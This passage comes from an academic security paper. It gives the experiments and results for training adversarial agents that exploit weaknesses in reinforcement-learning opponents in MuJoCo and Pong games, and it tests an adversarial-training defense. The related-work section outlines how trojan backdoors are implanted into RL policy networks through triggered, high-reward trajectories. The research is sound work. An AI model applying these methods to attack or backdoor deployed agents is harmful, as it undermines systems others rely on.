In this section, we evaluate our proposed attack technique from various aspects, compare it with the state-of-the-art method, and demonstrate its effectiveness and efficiency by using representative two-agent competitive games. Below, we first present our experiment setup. Then, we discuss the design of our experiment, followed by our experiment results.

[6] Normalization could capture temporal changes and prevent the influence of its extreme values upon the PPO learning process.

6.1 Experiment setup


In our experiment, we choose the game "You Should Not Pass" in the MuJoCo game zoo [50], which has recently been adopted to demonstrate the effectiveness of a state-of-the-art adversarial attack [10]. As we will specify in the consecutive session, by using this game, we not only evaluate the key components of our proposed design but, more importantly, compare the effectiveness of our proposed technique with that of the state-of-the-art method [10]. In addition to the MuJoCo game, we demonstrate our method on the roboschool Pong game [33]. Together with the MuJoCo game, we quantify by how much our proposed method outperforms

the state-of-the-art technique [10]. We believe the games of our choice are representative for the following three reasons. First, both games provide us with the interface to train agents using reinforcement learning algorithms, giving us the freedom to develop our attack method. Second, as is discussed in Section 2, our attack targets competitive games in which reinforcement learning algorithms are commonly used to train agents. Both games of our choice are commonly used in academia for evaluating reinforcement learning algorithms in two-agent settings (*e.g.,* [3]) and attack methods in adversarial learning (*e.g.,* [10]). Third, we design our attack based on the PPO algorithm. When we choose games, we need to ensure, the PPO algorithm should be the one most commonly used for the games of our choice. Both MuJoCo and Roboschool hold this selection criterion. In the following, we briefly introduce both of these games, the opponent agents in both games, and the evaluation metric.

MuJoCo. In this game, two agents (*i.e.,* players) are first initialized to face each other. As is illustrated in Figure 5a, the blue humanoid robot then starts to run towards the finish line (indicated by the red line in Figure 5a). In this process, the red humanoid robot in the figure attempts to block the blue robot from reaching the line right behind it. By design, the blue robot could win the game only if it reaches the finish line. Otherwise, the other robot wins. When playing this game, both robots observe the game environment, the current status of themselves (*e.g.,* the position and velocity of their body), and that of their opponent. Based on the observation, they both utilize a policy network to decide their actions (*i.e.,* the direction and velocity of the next movement). The game ends when the winning condition is triggered. At that time, the winner receives a reward, whereas the loser gets penalized.

Roboschool Pong. As is depicted in Figure 5b, the Pong game features two paddles and a ball. The reinforcement learning agents control the movement of the paddles through policy networks. At the beginning of the game, one agent serves the ball, and the other returns the serve. In each round of the game, an agent can claim a win only if its opponent fails to return the ball or violates the rule of the game (*e.g.,* successively hit the ball twice). If a single round of the game runs out of time, a timeout will be triggered and the game will conclude a tie. In this game, the observation of an agent contains the agent itself, the opponent agent, and the position and velocity of the ball. Based on the observation, through its policy network, the agent can take an action indicated by the direction and velocity of its next movement. When playing this game, agents will receive a reward or be penalized based on the performance of the agent.

Opponent agents. Following the work proposed in [10], regarding the MuJoCo game, we treat the blue humanoid robot as the opponent agent and the red one as our adversarial agent. For the Pong game, we take the purple paddle (on the right of Figure 5b) as the opponent agent whereas the other as the adversarial one.[7] In this work, the policy networks of opponent agents are all modeled as multilayer perceptrons, which are trained through a self-play mechanism [3] because this neural architecture has been broadly used by previous research [3, 10, 33] and already demonstrated the best performance in both MujoCo and Pong game. To be more specific, for the MuJoCo game, we used the pre-trained policy network released in the "agent zoo" [3] as the opponent policy network. For the roboschool Pong game, we first trained a policy network through the self-play mechanism by using the PPO algorithm. Then we treated it as the opponent policy network. We specify the architectures of these two opponent policy networks in the Appendix.



(a) MuJoCo. (b) Roboschool Pong.

Figure 5: The illustration of the selected games.

Evaluation metric. Different from supervised learning algorithms, many reinforcement learning algorithms typically do not involve a data set collected offline for training an agent. Instead, they usually expose a learning agent to interact with the environment for many iterations. In each iteration, the learning agent collects trajectories by using its policy network learned from the last iteration, update its current policy network with the new trajectories, and proceed to the next iteration. In our experiment, we follow the metric commonly used for evaluating reinforcement learning, measuring the winning rate of the adversarial agent at each iteration. Given the property of the competitive game, by subtracting the winning rate of the adversarial agent, we can easily obtain that of the opponent. The higher the winning rate for an adversarial agent is, the more powerful the adversarial agent is in terms of exploiting the weakness of its opponent.

6.2 Experiment design

We design our experiment from two different perspectives. One is to evaluate some components of our proposed technique, and the other is to quantify the overall performance of our proposed method. In the following, we describe the detail of each of our experiment designs.

Experiment I. Recall that we utilize gradient-based explainable AI techniques to guide the selection of the hyperparameter λ. To understand the contribution of the explanation

[7] Note that the two agents are symmetric; therefore, the choice of the opponent agent does not influence the effectiveness of the learning algorithm.

component in our loss function, we first design an experiment, in which we set up the hyperparameter λ with different constant values, run our learning algorithm under this setting on the MuJoCo game, and compare the performance of the trained agent under each constant value with the one obtained through our explanation-based method. With respect to the explanation-based method, we choose different gradient-based explainable AI techniques to serve as the explanation component. In this experiment, we compare the corresponding performance of the adversarial agent under each of our choices. More specifically, the gradient-based explainable AI methods in our choice set include vanilla gradient [46], integrated gradient [48], and smooth gradient [47]. In addition to these well-recognized gradient-based methods, our choice set encloses a random explanation approach as a baseline method, which derives feature importance score randomly.

Experiment II. We also design an experiment to validate the choice of our distance measure. As is mentioned in Section 5, we carefully design the measure of distance indicated by Equation (11), (12), and (13). To ensure our choice of the distance measure could truly benefit the agent trained by our proposed method, we replace the corresponding distance measures with the l_1 and l_2 norm respectively. In this work, we compare the performance of the trained agent under each of these setups.

Experiment III. We further design an experiment to examine whether the approximated opponent policy network involved in our technique imposes any risk of downgrading our agent's performance. As is mentioned in Section 4, to derive an explanation and thus guide the adjustment of the hyperparameter λ, we approximate the policy network of the opponent. Since this approximation is based on point estimation, this inevitably incurs errors and thus potentially influences the performance of the adversarial agent trained by our method. To test its impact upon the adversarial agent's performance, we replace the approximated policy network with the actual policy network of the opponent agent, run the proposed learning algorithm, and compare the performance of the corresponding agent with the one obtained through our method.

Experiment IV. Using the state-of-the-art attack method [10] as our baseline, we also design an experiment to evaluate our proposed method. To be specific, we use both methods to train adversarial agents and then apply them in the MuJoCo game and the Pong game. In each of the games, we then compare the winning rate of the adversarial agents across the number of iterations involved in the training process. This is similar to the setup proposed in an early research [10].


Experiment V. Finally, we investigate a simple adversarial training approach to safeguard victim models against the proposed attack. More specifically, We play the victim agent with the adversarial agent trained by our attack in the corresponding game environment and collected the game episodes. With these episodes, we then utilized our proposed learning algorithm (Algorithm 1) to retrain the victim agent. Similar to the experiment above, we compare the winning rate of the retrained victim agent against the adversarial agent across the number of iterations involved in the retraining process. In addition, we employ the retrained victim agent to play with an agent trained with self-play methods. With this setup, we emulate a scenario where a robustified agent plays with a regular (non-robustified) game agent. Through this, we study if retrained victim agent could pick up the generalizability in competitive game. In other words, we study whether a victim agent still performs well when playing with a regular agent even after we retrain it with adversarial training.

Additional experiment notes. It should be noted that, when running any learning algorithms to train adversarial agents and perform the aforementioned experiments, we go beyond the suggestion mentioned in [10], increasing the number of different initial states from 5 to 8 for each agent training. With this setup, we can not only obtain the average performance of each learning algorithm but also further reduce the influence of randomness. It should also be noted that, when training an agent, we cut off our training process after the training reaches 20 million iterations for the MuJoCo game and 4 million iterations for the Pong game. This is because our empirical evidence indicates that, after these numbers of iterations, the performance of the adversarial agent (the winning rate) converges. Our method involves multiple hyper-parameters. In our experiment, we conduct the sensitivity test for the main hyper-parameters: the explanation method, λ, the distance measure, η (Appendix). We find that our attack is robust to all these hyper-parameters except the distance measure. We present our choice of distance measure in Section 5 and validate our choice in Experiment II. Regarding the hyper-parameters inherited from our baseline [10], we apply the default choices in [10] for a fair comparison. In the Appendix, we specify the choices of the other hyper-parameters that are not varied in the sensitivity test and how we decide them. For the video demonstration of our adversarial agents, readers could find them at https://tinyurl.com/vsnp5jr.

6.3 Experiment result

Here, we present the experiment results and analyze the reasons behind our findings.

Comparison of hyperparameter selection strategies. Figure 6a shows the performance of the adversarial agent trained with different hyperparameter selection strategies. As we can observe from the figure, when the hyperparameter λ is set up with a constant (*i.e.,* red, green, and yellow lines in Figure 6a), the winning rate of the adversarial agent converges at about 50% on average, which is comparable to the performance of the adversarial agent trained by the state-of-the-art method [10] (indicated by baseline in Figure 6a). However, when using an explainable AI technique to adjust this hyperparameter over time, we can easily observe about 10% improvement in the winning rate (about 60% vs. 50%). This



(a) Constant λ. (b) Explainable AI techniques. (c) Random λ. (d) Distance measures.

Figure 6: The winning rates of our adversarial agent trained with different hyperparameter selection strategies and distance measures. The darker solid lines in the figures are the average winning rate of the corresponding agent. The lighter shadow represent the variation between the maximal and minimal winning rates.

aligns with the rationale behind our design. That is, the distribution of the trajectory used for agent training is very unstable, and it is generally difficult to find a constant value suitable for all possible distributions.

As is shown in Figure 6b, we also discover that, although the explanation methods in our choice set provide different fidelity [1], integrated as a component of our attack, they do not deviate the effectiveness of the attack. The adversarial agent with each of the three explanation methods demonstrates about 60% of a winning rate. This indicates the choice of explanation methods has nearly no influence upon the performance of our attack. In addition, we observe that, using a randomly generated explanation to adjust hyperparameter λ, the adversarial agent has only about 40% winning rate (see Figure 6c). From a different angle, this implies the importance of the explanation AI techniques upon our attack.

Comparison of distance measures. Figure 6d shows the performance comparison of the adversarial agents trained under different distance measures. As we can observe from the figure, the adversarial agent trained under the l_2 norm demonstrates the worst winning rate, which is even lower than that observed from the baseline method. The reason behind this observation is as follows. The observations and actions in the MuJoCo game are of high dimensionality. When minimization or maximization problems involve high dimensional input, the l_2 norm is typically not able to impose a strong penalty, and thus the model trained on such a distance measure usually exhibits poor performance.

From Figure 6d, we can also observe that the proposed method under the setup of the l_1 norm demonstrates better performance than the baseline approach as well as that under the l_2 norm. However, it is still slightly below the performance observed from our carefully selected distance measure. While this observation could be used as an argument to support the selection of our distance measure, we do not claim the l_∞ norm cannot be replaced with the l_1 norm, but argue that they can be interchangeable. This is because, the performance difference is subtle and, presumably in a different game, the adversarial agent trained under the l_1 norm might demonstrate a slightly higher winning rate.


Comparison of our attack with the baseline method. Figure 7 shows the comparison of our method with the baseline approach across two different games. First, we can discover that using the baseline approach for the MuJoCo game, the winning rate of the adversarial agent converges just slightly above 50%. [8] This implies that the adversarial agent trained by the baseline method can impose only a minimal risk to its opponent. We believe the reason behind this is as follows.

As is mentioned in the section above, the baseline is a simple application of the PPO algorithm, which is not designed specifically for training an agent to exploit the weakness of the opponent. As a result, when used to train an adversarial agent in a game, the algorithm may not be able to find a policy that could significantly pull down the winning rate of the opponent. From the perspective of the adversary, this is indicated by the increase of his agent in the winning rate.

From Figure 7, we can also observe that the adversarial agent trained by our method demonstrates significant improvement. For the MuJoCo and the Pong game, our adversarial agent could converge at 60% and 100% of the winning rates, respectively. This indicates that the action deviation term could better guide our algorithm to search adversarial policy subspace, identifying the one that could exploit the weakness of the opponent most effectively.


In addition to the improvement of the average winning rates, our proposed method, to some extent, escalates the efficiency of the training process. As we can imply from Figure 7, to train an adversarial agent with a certain winning rate, our method usually takes fewer iterations than the baseline approach. Take the MuJoCo game for example. To train an adversarial agent with 50% of the winning rate, the baseline takes about 20 million iterations where our method takes only about 11 million iterations. We argue this is beneficial because reinforcement learning is known to be computationally heavy and, with the capability of reducing the training iterations, one could obtain an adversarial agent more efficiently.

[8] Note that the adversarial agent trained by this baseline approach does not demonstrate the same winning rate as is stated in [10]. We believe this is caused by the choice of initial states. Existing research [17] has shown that DRL algorithms are sensitive to the choice of initial states. As such, the standard method of evaluating a DRL algorithm is to run the algorithm multiple times with different initial states and report the statistics of the results. In this work, we follows this standard process and run each method with eight randomly selected initial states.



(a) MuJoCo winning rate. (b) MuJoCo standard error. (c) Roboshool winning rate. (d) Roboshool standard error.

Figure 7: Our attack vs. the baseline approach [10] in two different games. Note that "Our W-B" represents our attack in the white-box setting, where the approximated policy network of the victim agent was replaced with its actual policy network.



(a) MuJoCo. (b) Roboschool Pong.

Figure 8: The winning rate of adversary-retrained victim agent against our adversarial agent in two different games.

Game	Min	Max	Mean	Std
MuJoCo	6.0%	25.0%	16.3%	6.2%
Roboschool Pong	40.0%	44.0%	41.4%	1.4%

Table 1: The winning rate of the adversary-retrained victim agent against the corresponding regular agent in two different games. Note that after retraining the victim agents, we test them for one hundred episodes.

Finally, from Figure 7, we can observe that our method exhibits fewer variations of the winning rates (*i.e.,* less shadow area) than the baseline approach when the initial state varies. This implies our proposed method is less sensitive to the initial state of the training process. Similar to the property of training efficiency above, this is also a critical characteristic because reinforcement learning is also known to be sensitive to the initial random states, with our method, one does not need to set up a good initial state to obtain an adversarial agent with decent performance.

Comparison of black-box approximation with white-box prior. Figure 7 illustrates the performance of the adversarial agents trained with the approximated opponent policy as well as the one actually used by the opponent. As is indicated by the lines marked as "W-B" in the figure, the performance observed from the white-box setting and our approximated approach is approximately the same. This indicates that, while our point estimate inevitably introduces errors in approximation, for both games used for our evaluation, they have not yet been amplified to a level that could jeopardize the performance of our adversarial agent.

Comparison of adversary-retained agents with regular agents. Figure 8 depicts the winning rate of the victim agent against our adversarial agent, after we retrained it by using the method proposed to train the adversarial agent. As we can observe in the figure, this adversarial training approach significantly improves the robustness of the victim agent. The retained victim agent demonstrates more than 95% winning rates for both MuJoCo and Roboschool Pong games. This indicates a simple adversarial training approach could be used as an adversary-resistant method to robustify a game agent. However, in Table 1, we also note that, when using the retrained victim agent to play with a regular agent (*i.e.,* the agent trained through self-play), the robustified agent does not demonstrate a sufficient capability in beating the regular agent. This implies that, though a simple adversarial training improves agent robustness, it cannot help a victim agent obtain sufficient generalizability. We suspect this is caused by the composition of the retraining episodes. Specifically, if retraining the victim agent with the episodes of it playing with both an adversarial agent and a regular agent, the retrained agent will not only pick up adversarial robustness agent but also preserve its generalizability.

7 Related Work

There is a large body of research on adversarial attacks against deep neural networks (*e.g.,* [7,8,11,13,27,36,49]). Recently, the interest has been extended to deep reinforcement learning (*e.g.,* [18,19,40]). From the technical perspective, these previous works can be categorized into ❶ attacking reinforcement learning through trojan backdoors, ❷ attacking reinforcement learning through an adversarial environment, and ❸ attacking reinforcement learning through an adversarial agent. In the following, we summarize the existing works and highlight the key difference between these works and ours.

Trojan backdoors. A trojan backdoor attack refers to a hidden pattern implanted in a deep neural network [8, 13, 27]. When activated, it could force that infected deep neural network misclassifying the contaminated inputs into a wrong class. Recently, such an attack has been introduced to the context of deep reinforcement learning. For example, in recent works [21,56], researchers demonstrate that an attacker could

follow the approach below to insert trojan backdoors into the policy networks of a trained agent.

First, the attacker injects a trigger into an environment. Then, he runs the victim agent in that manipulated environment, collecting the contaminated training trajectories. By assigning high rewards to these contaminated trajectories, the attacker could train a trojan-implanted policy network for the victim agent. As is shown in [21, 56], when a trigger is presented to the trojan-inserted agent, the agent generally exhibits undesired behaviors.

When launching the trojan backdoor attack, an adversary not only has to involve the training process of the victim agent but also obtain the control over the environment that the agent interacts with. In our work, we neither assume the involvement of the training process nor the freedom to change the environment when attacking an agent. As is mentioned in Section 2, we assume an adversary could only control the attacking agent and observe the actions of the victim agent. As such, our proposed attack is orthogonal to trojan attacks and more realistic in the physical world.

Adversarial environment. Over the past years, many research works have discovered that deep neural networks are vulnerable to adversarial attacks [7, 11, 36, 49], in which an attackers could subtly perturb a data input to a deep neural network (*e.g.,* an image) and thus force that network to misclassify the perturbed data into the wrong class. Recently, such a kind of adversarial attacks has been extended and launched against the deep reinforcement learning, or more precisely, the policy network of a trained agent.

In a pioneering research work [18], Huang *et al.* leverage the idea of adversarial learning to manipulate the environment at each time step and thus the observation passing to the policy network. They demonstrate that using this approach, the perturbed environment could easily fail a game agent – making it exhibit poor performance – regardless whether it is trained by deep Q-learning or actor-critic algorithms.

Following the step of Huang and his colleagues, recent research [23, 25, 40] designed and developed new approaches to improve the efficiency of this attack. For example, Kos *et al.* [23] suggest to perform environment manipulation only at the times steps when the output of the value function exceeds a certain threshold. Russo *et al.* [40] model the selection of attacking time steps as a Markov decision process. By solving this Markov decision process, an attacker could identify the optimal time steps to launch attacks and thus minimize his effort on environment manipulation.

Going beyond the efficiency improvement, recent research also proposes methods to launch the aforementioned attack in black-box settings. Rather than assuming an attacker has the free access to the internal weights, the training algorithms, and the training trajectories of the corresponding policy network, the black-box setting restricts an attacker's access only to the input and output of the policy network. Under this setup, Huang *et al.* [18] improves their adversarial attack. More specifically, they trained a surrogate policy network by using different training trajectory rollouts and algorithms. Then, they utilized that network to construct an adversarial environment (observations). Through a series of experiments, they showed that the adversarial environment derived from the surrogate network can still be useful for attacking the original policy network. In addition to this black-box approach, recent research proposes many other methods to generate an adversarial environment in black-box settings (*e.g.,* , [4, 54, 59]). Similar to the work proposed in [18], they also demonstrated that a trained agent could be attacked by an adversarial environment, even if an attacker does not have prior knowledge about its policy network.

Different from the works mentioned above, our attack does not craft an adversarial environment but manipulate the action of the adversarial agent through its policy network with the goal of failing the opponent agent. This is a more practical setup because, in the real world, an attacker could only control its own agent but not have the freedom to change the environment that the victim agent interacts with (*e.g.,* changing the color of the sky in the super Mario game).

Adversarial agent. In terms of the problem setup, the work most relevant to ours is the attacks through adversarial agents. Different from the attacks mentioned above, this kind of attack can be launched without the requirement of changing an environment and/or accessing the training process of victim agents. In early research, Gleave *et al.* [10] propose a training method that learns the policy network of the adversarial agent by directly playing with the opponent agent.

Technically speaking, they first treat the opponent agent as part of the observation of the adversarial agent and then simply train the adversarial agent by using the PPO algorithm. In [10], Gleave and his colleagues show that, by using their learning method to train an adversarial agent for MuJoCo game [3], an attacker could make that adversarial agent defeat the opponent agent in the two-agent competitive setting.

However, as is discussed in the section above, the method proposed in [10] demonstrates only a low success rate in attacking opponent agents because the proposed method is a simple application of the PPO algorithm, which has less guidance for the adversarial agent to identify the weakness of the opponent agent. In this work, we propose a new method to guide the construction of an adversarial policy network. Technically, it not only extends the objective function of the PPO algorithm but, more importantly, utilizes the explainable AI techniques to find the weakness of the opponent agent. As we demonstrated in Section 6, the adversarial agent trained through our method significantly outperforms that trained through the method in [10].

8 Discussion and Future Work

In this section, we discuss some related issues of our proposed method and our future plan.

Multiple agents. In this work, we develop our attack against two-agent competitive games, whose real-world applications include real-time strategy games (*e.g.,* StarCraft II and Dota 2), online board games (*e.g.,* Go, Poker), etc. In the future, we plan to extend our work to multi-agent environments, where multiple participants collaborate and/or compete with each other. To achieve this, we will explore the solutions to tackling the following challenges. First, different from our game setting or typical single-agent reinforcement learning settings, which can be modeled as a Markov Decision Process [41, 53], multi-agent reinforcement learning games require re-defining the game model as either Markov game or extension form game with totally different value function and action-value function [38, 57]. Under these new game settings, the PPO algorithm is no longer a standard learning method to train an agent. In this work, we design our method based on the PPO algorithm. As such, migrating our attack method to multi-agent settings might require non-trivial modification and even a completely new design. Second, even if recent research proposes adaptive methods [34] to extend the PPO algorithm into a multi-agent setting, it is still challenging to integrate our proposed attack into a multi-agent game. On the one hand, this is because recent research [57] demonstrates that a multi-agent environment introduces non-stationary status and more intense variance into the game environment, which inevitably makes the training of our adversarial agent more difficult. On the other hand, this is due to the fact that the integration of our method inevitably introduces intensive computation and increases the difficulty in tuning hyperparameters. For example, in a multi-agent environment, agents compete with each other. This indicates that we have to modify the aforementioned loss term by deviating actions between each other. Under this setup, we have to increase the number of loss terms by n^2, where n is the total number of agents in the environment. Assume n is a number larger than 5. Then, we can expect a final loss function with more than 25 loss terms, which makes the optimization of that loss function hard to be resolved and the hyperparameter tuning relatively difficult.

Defense and detection. Researchers have proposed several defense and detection mechanisms for reinforcement learning. With respect to the efforts of defense, many research works extend the idea of adversarial training [11, 51]. For example, the works proposed in [5, 28, 37] utilize the technique proposed in [18] to generate adversarial samples and then leverage these samples to retrain deep Q-networks or the policy networks for the goal of improving their robustness. The work proposed in [6] introduces random noise to the weights of a deep Q-network during the training process. It demonstrates that the trained network can be robust against the adversarial sample attack proposed in [4].

Regarding the efforts of the detection, there have been two existing works [15, 26]. They build independent neural networks to identify adversarial samples to the policy network, and demonstrate great success in pinpointing adversarial attacks against reinforcement learning. However, existing defense and detection are designed for the attack through environment manipulation. Thus, they cannot be easily adopted or extended to defeat our attack. As we show in Section 6, the victim agent robustified by adversarial training loses its generalizability, and we suspect this is caused by the trajectory split. As a part of future work, we plan to verify this hypothesis by retraining the victim agent on two sets of game episodes. One is from the victim agent's interactions with the corresponding regular agent. The other is from the victim agent's interactions with the adversarial agent learned through our proposed approach. We will also vary the percentage of the adversarial/regular episodes and observe the changes in the retrained victim agent's robustness and generalizability.

Transferability. Following the efforts of exploiting reinforcement learning through an adversarial environment, recent research has extended their interest to study the transferability of adversarial environments (*e.g.,* [18]). More specifically, for the same reinforcement learning task, researchers have shown that the adversarial environment crafted for one particular policy network can be easily transferred to a different policy network, misleading the corresponding agent to behave in an undesired manner. As part of our future work, we plan to explore the transferability of our adversarial policy. We will examine whether an adversarial policy network trained against one particular opponent agent could also be used to defeat the other agents trained differently but serving for the same reinforcement learning task.

9 Conclusion

When launching an attack against an opponent agent in a reinforcement learning problem, an adversary usually has full control over his agent (adversarial agent) as well as the freedom to passively observe the action/observation of his opponent. However, it is very common that the adversary has no access to the policy network of the opponent agent nor has the capability of manipulating the input to that network arbitrarily (i.e., observation). In this practical scenario, using existing techniques, it is usually difficult to train an adversarial agent effectively and efficiently because the algorithms applied to this problem either make strong assumptions or lack the ability to exploit the weakness of the target agent. In this work, we carefully extend a state-of-the-art reinforcement learning algorithm to guide the training of the adversarial agent in the two-agent competitive game setting. The empirical evidence demonstrates that an adversarial agent can be trained effectively and efficiently, exhibiting a stronger capability in exploiting the weakness of the opponent agent than those trained with existing techniques. With all these discoveries and analyses, we safely conclude that attacking reinforcement learning could be achieved in a practical scenario and demonstrated in an effective and efficient fashion.

Acknowledgments

We would like to thank our shepherd Lujo Bauer and the anonymous reviewers for their helpful feedback. This project was supported in part by NSF grant CNS-1718459, by ONR grant N00014-20-1-2008, by the Amazon Research Award.

References

[1] Julius Adebayo, Justin Gilmer, Michael Muelly, Ian Goodfellow, Moritz Hardt, and Been Kim. Sanity checks for saliency maps. In *Proc. of NeurIPS*, 2018.

[2] Martin Arjovsky, Soumith Chintala, et al. Wasserstein generative adversarial networks. In *Proc. of ICML*, 2017.

[3] Trapit Bansal, Jakub Pachocki, Szymon Sidor, Ilya Sutskever, and Igor Mordatch. Emergent complexity via multi-agent competition. In *Proc. of ICLR*, 2018.

[4] Vahid Behzadan and Arslan Munir. Vulnerability of deep reinforcement learning to policy induction attacks. In *Proc. of MLDM*, 2017.

[5] Vahid Behzadan and Arslan Munir. Whatever does not kill deep reinforcement learning, makes it stronger. *arXiv preprint arXiv:1712.09344*, 2017.

[6] Vahid Behzadan and Arslan Munir. Mitigation of policy manipulation attacks on deep q-networks with parameter-space noise. In *Proc. of SAFECOMP*, 2018.

[7] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *Proc. of S&P*, 2017.

[8] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. *arXiv preprint arXiv:1712.05526*, 2017.

[9] Piotr Dabkowski and Yarin Gal. Real time image saliency for black box classifiers. In *Proc. of NeurIPS*, 2017.

[10] Adam Gleave, Michael Dennis, Neel Kant, Cody Wild, et al. Adversarial policies: Attacking deep reinforcement learning. In *Proc. of ICLR*, 2020.

[11] Ian J Goodfellow, Jonathon Shlens, et al. Explaining and harnessing adversarial examples. In *Proc. of ICLR*, 2015.

[12] Evan Greensmith, Peter L Bartlett, and Jonathan Baxter. Variance reduction techniques for gradient estimates in reinforcement learning. *Journal of Machine Learning Research*, 2004.

[13] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. In *Proc. of NeurIPS Workshop*, 2017.

[14] Arthur Guez, David Silver, and Peter Dayan. Efficient bayes-adaptive reinforcement learning using sample-based search. In *Proc. of NeurIPS*, 2012.

[15] Aaron Havens, Zhanhong Jiang, and Soumik Sarkar. Online robust policy learning in the presence of unknown adversaries. In *Proc. of NeurIPS*, 2018.

[16] Nicolas Heess, Srinivasan Sriram, Jay Lemmon, Josh Merel, Greg Wayne, Yuval Tassa, Tom Erez, Ziyu Wang, SM Eslami, Martin Riedmiller, et al. Emergence of locomotion behaviours in rich environments. In *Proc. of NeurIPS*, 2017.

[17] Peter Henderson, Riashat Islam, Philip Bachman, Joelle Pineau, Doina Precup, and David Meger. Deep reinforcement learning that matters. In *Proc. of AAAI*, 2018.

[18] Sandy Huang, Nicolas Papernot, Ian Goodfellow, Yan Duan, and Pieter Abbeel. Adversarial attacks on neural network policies. In *Proc. of ICLR workshop*, 2017.

[19] Yonghong Huang and Shih-han Wang. Adversarial manipulation of reinforcement learning policies in autonomous agents. In *Proc. of IJCNN*, 2018.

[20] Diederik P Kingma and Jimmy Ba. Adam: A method for stochastic optimization. *arXiv preprint:1412.6980*, 2014.

[21] Panagiota Kiourti, Kacper Wardega, Susmit Jha, and Wenchao Li. Trojdrl: Trojan attacks on deep reinforcement learning agents. *arXiv preprint arXiv:1903.06638*, 2019.

[22] Vijay R Konda and John N Tsitsiklis. Actor-critic algorithms. In *Proc. of NeurIPS*, 2000.

[23] Jernej Kos and Dawn Song. Delving into adversarial attacks on deep policies. In *Proc. of ICLR Workshop*, 2017.

[24] Solomon Kullback. *Information theory and statistics*. Courier Corporation, 1997.

[25] Yen-Chen Lin, Zhang-Wei Hong, Yuan-Hong Liao, Meng-Li Shih, et al. Tactics of adversarial attack on deep reinforcement learning agents. In *Proc. of IJCAI*, 2017.

[26] Yen-Chen Lin, Ming-Yu Liu, Min Sun, and Jia-Bin Huang. Detecting adversarial attacks on neural network policies with visual foresight. *arXiv preprint arXiv:1710.00814*, 2017.

[27] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *Proc. of NDSS*, 2018.

[28] Ajay Mandlekar, Yuke Zhu, Animesh Garg, et al. Adversarially robust policy learning: Active construction of physically-plausible perturbations. In *Proc. of IROS*, 2017.

[29] Volodymyr Mnih, Adria Puigdomenech Badia, Mehdi Mirza, Alex Graves, Timothy Lillicrap, Tim Harley, David Silver, and Koray Kavukcuoglu. Asynchronous methods for deep reinforcement learning. In *Proc. of ICML*, 2016.

[30] Volodymyr Mnih, Koray Kavukcuoglu, et al. Playing atari with deep reinforcement learning. In *Proc. of NeurIPS Deep Learning Workshop*, 2013.

[31] Volodymyr Mnih, Koray Kavukcuoglu, et al. Human-level control through deep reinforcement learning. *Nature*, 2015.

[32] OpenAI. Openai at the international 2017. https://openai.com/the-international/, 2017.

[33] OpenAI. Roboschool: open-source software for robot simulation. https://openai.com/blog/roboschool/, 2017.

[34] OpenAI. Openai five. https://openai.com/blog/openai-five/, 2018.

[35] OpenAI. Emergent tool use from multi-agent interaction. https://openai.com/blog/emergent-tool-use/, 2019.

[36] Nicolas Papernot, Patrick McDaniel, Somesh Jha, et al. The limitations of deep learning in adversarial settings. In *Proc. of Euro S&P*, 2016.

[37] Anay Pattanaik, Zhenyi Tang, Shuijing Liu, Gautham Bommannan, and Girish Chowdhary. Robust deep reinforcement learning with adversarial attacks. In *Proc. of AAMAS*, 2018.

[38] Tabish Rashid, Mikayel Samvelyan, et al. Qmix: Monotonic value function factorisation for deep multi-agent reinforcement learning. In *Proc. of ICML*, 2018.

[39] Marco Tulio Ribeiro, Sameer Singh, and Carlos Guestrin. Why should i trust you?: Explaining the predictions of any classifier. In *Proc. of KDD*, 2016.

[40] Alessio Russo and Alexandre Proutiere. Optimal attacks on reinforcement learning policies. *arXiv preprint arXiv:1907.13548*, 2019.

[41] John Schulman, Sergey Levine, et al. Trust region policy optimization. In *Proc. of ICML*, 2015.

[42] John Schulman, Philipp Moritz, et al. High-dimensional continuous control using generalized advantage estimation. In *Proc. of ICLR*, 2016.

